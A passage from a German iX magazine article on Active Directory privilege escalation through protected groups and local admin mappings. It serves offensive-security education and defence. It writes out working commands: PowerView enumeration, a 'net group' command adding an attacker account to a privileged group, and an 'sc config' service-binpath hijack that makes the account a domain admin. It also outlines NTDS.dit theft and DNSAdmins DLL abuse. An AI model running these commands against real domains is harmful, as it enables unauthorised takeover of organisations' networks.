Domänen- und Organisationsadmins sind Teil der „geschützten Konten und Gruppen", die im Standard im AD definiert sind und besondere Rechte haben. Zu diesen privilegierten Standardgruppen gehören auch die Kontenoperatoren (Account Operators), Serveroperatoren (Server Operators), Sicherungsoperatoren (Backup Operators), Druckoperatoren (Print Operators) und DNSAdmins. Sie alle sind nur wenige Tastenanschläge und Mausklicks davon entfernt, Domänenadministratoren zu werden – also lohnende Ziele für Angreifer. Gefunden werden können Mitglieder solcher Gruppen wie in [2] gezeigt beispielsweise mit PowerView:

```
PS > Get-DomainGroupMember ↵
                    "Konten-Operatoren" -Recurse
```

Kontenoperatoren haben Rechte auf die meisten Objekte innerhalb einer Domäne. Standardmäßig hat diese Gruppe keine Mitglieder und Microsoft empfiehlt, sie leer zu lassen (siehe ix.de/z347). Ihre Kompromittierung ermöglicht einem Angreifer, Passwörter von Benutzerkonten zurückzusetzen, SPNs für gezieltes Kerberoasting zu vergeben oder einen Benutzer einer (Nicht-Standard-)Gruppe hinzuzufügen. Ausgenutzt werden können die Rechte eines kompromittieren Kontenoperators etwa, indem das vom Angreifer kontrollierte Konto alice.musterfrau der benutzerdefinierten Gruppe „Support" hinzugefügt wird, die Mitglied der Domänenadmins ist:

```
C:\Windows\System32> net group Support ↵
                  alice.musterfrau /domain /add
```

Die Gruppe der Serveroperatoren kann treffend als Domänencontroller-Administratoren umschrieben werden, denn ihre Mitglieder können sich auf allen Systemen der Domäne lokal anmelden, Freigaben erstellen, Sicherungen anlegen und zurückspielen sowie Systemeinstellungen verändern. Über eine lokale Anmeldung auf dem DC und das Umkonfigurieren eines Windows-Dienstes kann sich ein Angreifer so zum direkten Mitglied der Domänenadmins machen:

```
C:\Windows\System32> sc config browser ↵
         binpath= "C:\Windows\System32\cmd.exe ↵
  /c net group Domänen-Admins alice.musterfrau ↵
        /domain /add" type= "share" group= "" ↵
                                    depend= ""
[SC] ChangeServiceConfig ERFOLG
C:\Windows\System32> sc start browser
```

Wenn es dem Angreifer gelingt, ein Mitglied der Sicherungsoperatoren zu kompromittieren, kann er mit dessen Privilegien eine Schattenkopie des aktuellen Zustands des DCs erstellen. Diese Schattenkopie enthält die Datei NTDS.dit, die wie in [3] beschrieben alle wesentlichen Daten einer Domäne umfasst, einschließlich der Passwort-Hashes von Benutzern. Die detaillierte Anleitung für diesen und weitere Angriffe in Bezug auf geschützte Konten würde den Rahmen dieses Artikels sprengen (mehr Informationen dazu und zu den in den nachfolgenden Abschnitten kurz angerissenen Angriffen sind über ix.de/z347 zu finden). Ein weiterer, etwas aufwendigerer Weg für den Angreifer besteht darin, eine domänenweit angewendete Gruppenrichtlinie so zu verändern, dass ein vom Angreifer kontrolliertes Konto Mitglied der lokalen Administratoren wird.

Komplex, aber wirkungsvoll: Angriff via Druckertreiber

Das Ausnutzen eines Zugriffs auf Druckoperatoren, um die Domäne zu kompromittieren, ist für Angreifer mit am komplexesten: Um neue Drucker einzurichten, kann diese Gruppe über ihr standardmäßiges Privileg `SeLoadDriverPrivilege` (mehr zu Privilegien unter Windows siehe ix.de/z347) Kernel-Treiber laden, sodass ein Angreifer Treiber mit bekannten Schwachstellen installieren und die dafür verfügbaren Exploits verwenden kann, um eigenen Code mit SYSTEM-Rechten auf dem DC auszuführen.

Schließlich bietet die Gruppe der DNS-Administratoren (DNSAdmins) ebenfalls Gelegenheit zur Privilegienerhöhung, wenn DCs – wie häufig – zugleich als DNS-Server fungieren. Ein Angreifer mit DNS-Adminrechten kann die Konfiguration des entsprechenden Dienstes auf einem DC so verändern, dass eine von ihm bereitgestellte Bibliothek mit SYSTEM-Rechten ausgeführt wird.

Und Angreifern spielen weitere Umstände in die Hände. Erstens haben viele Organisationen komplexe AD-Gruppenstrukturen aufgebaut und verlieren den Überblick darüber, wer zu welcher Gruppe gehört. Denn prinzipiell sind nicht nur Domänenadmins selbst gefährdet, sondern auch andere höher privilegierte Gruppen, die beispielsweise Clients warten können, auf denen sich Domänenadmins anmelden. Oder Benutzer, die mittelbar interessante Server kontrollieren, vielleicht gar Domänencontroller (DC): Denn jeder, der sich an einem DC anmelden darf oder der Software verwaltet, die auf dem DC ausgeführt wird – beispielsweise Provisionierungs- oder Backuptools – hat Zugriff auf die Verwaltung des AD.

Darunter sind auch Personen mit Zugriff auf die physischen Server wie auch auf virtualisierte Hardware, auf welcher der DC läuft, also Administratoren eines Hypervisors wie VMware. Dafür haben sich unter Angreifern die synonymen Bezeichnungen „versteckte Admins“ und „abgeleitete Admins“ etabliert (auf Englisch „hidden admin“ und „derivative admin“). Das sind Domänenkonten, die Zugriff auf zentrale Systeme wie Domänencontroller, Datenbank- oder Exchange-Server ermöglichen, ohne selbst Mitglieder von privilegierten AD-Gruppen zu sein.

Und zweitens spielt den Angreifern in die Hände, dass Organisationen Domänengruppen als lokale Administratoren von Clients oder Servern nutzen. Dies ist eine naheliegende Methode, das Verwalten von Windows-Computern zu zentralisieren, ohne dass der lokale Administrator ein Administrator auf Domänenebene sein muss.

Angreifer können sich mit `Get-DomainGPOUserLocalGroupMapping` einfach einen Überblick über per GPO definierte lokale Gruppenmitgliedschaften verschaffen, darunter lokale Administratoren (Listing 7).

Der lokale Administrator: ausreichend Missbrauchspotenzial

Dieser Befehl zählt unter `ComputerName` Rechner auf, auf denen ein bestimmter Domänenbenutzer oder eine bestimmte Domänengruppe (im Beispiel die Gruppen Admin-Client und Admin-Server) Mitglied einer lokalen Gruppe ist. Werden wie im Beispiel kein Benutzer und keine Gruppe angegeben, gibt er alle ermittelbaren Zuordnungen zurück. Der Befehl findet lokale Administratoren nur, wenn sie über eine GPO eingerichtet wurden. Wenn ein Administrator manuell ein Domänenbenutzerkonto zu einer lokalen Gruppe auf einem bestimmten Rechner hinzugefügt hat, kann `Find-LocalAdminAccess` diesen für den aktuellen Benutzerkontext aufspüren [1].

Auch Remote-Desktop-Benutzer und Remote-Verwaltungsbenutzer (für PowerShell Remoting) sind Beispiele für lokale höher privilegierte Gruppen. Wenn sich ein Domänenbenutzer bei einem Computer anmeldet, kann er durch diese lokalen Gruppenzuordnungen über erhöhte Rechte verfügen, die nirgends sonst in der Domäne gelten.

Und schließlich: Selbst wenn lokaler administrativer Zugriff nur für lokale Anmeldungen erlaubt wird, können Systemverwalter böse Überraschungen erleben: Auch Zugriffe über das Netzwerk mit Managementlösungen wie Hewlett Packard Enterprise Integrated Lights-Out (HPE iLO) oder Virtualisierungsplattformen wie VMware vSphere werden wie lokale Anmeldungen behandelt.

Fazit

Dieser Artikel hat weitere Möglichkeiten dargestellt, wie ein Angreifer innerhalb der angegriffenen Domänenumgebung zu deren Administrator wird. Der nächste Beitrag der Reihe wird Fehlkonfiguration bei den verschiedenen Arten der Delegierung aufzeigen und eine neue Variante von bekannten Angriffen wie LLMNR Spoofing und NTLM Relaying [5] vorstellen. Zudem wird gezeigt, wie leicht Angreifer mit Administratorrechten in einer Domäne deren Grenze überschreiten und alle Domänen innerhalb der AD-Gesamtstruktur kompromittieren können. (ur@ix.de)

Quellen

[1] Frank Ully; Fette Beute; Passwörter und Hashes – wie Angreifer die Domäne kompromittieren; *iX* 11/2020, S. 94

[2] Frank Ully; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58

[3] Frank Ully; Allgegenwärtig; Der Verzeichnisdienst Active Directory: einer für alle(s); *iX* 10/2020, S. 48

[4] Jörg Riether; Fast aussichtslos; Die Schwäche selbst erdachter Passwörter; *iX* 7/2016, S. 50

[5] Hans-Martin Münch; Mein Name ist Hase; Kompromittierung von Windows durch LLMNR Spoofing und NTLM Relaying; *iX* 10/2016, S. 106

[6] Weitere Informationen zu den im Artikel erwähnten Angriffen, Werkzeugen und Grundlagen sind über ix.de/z347 zu finden.

Frank Ully

ist Chief Technology Officer der Oneconsult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.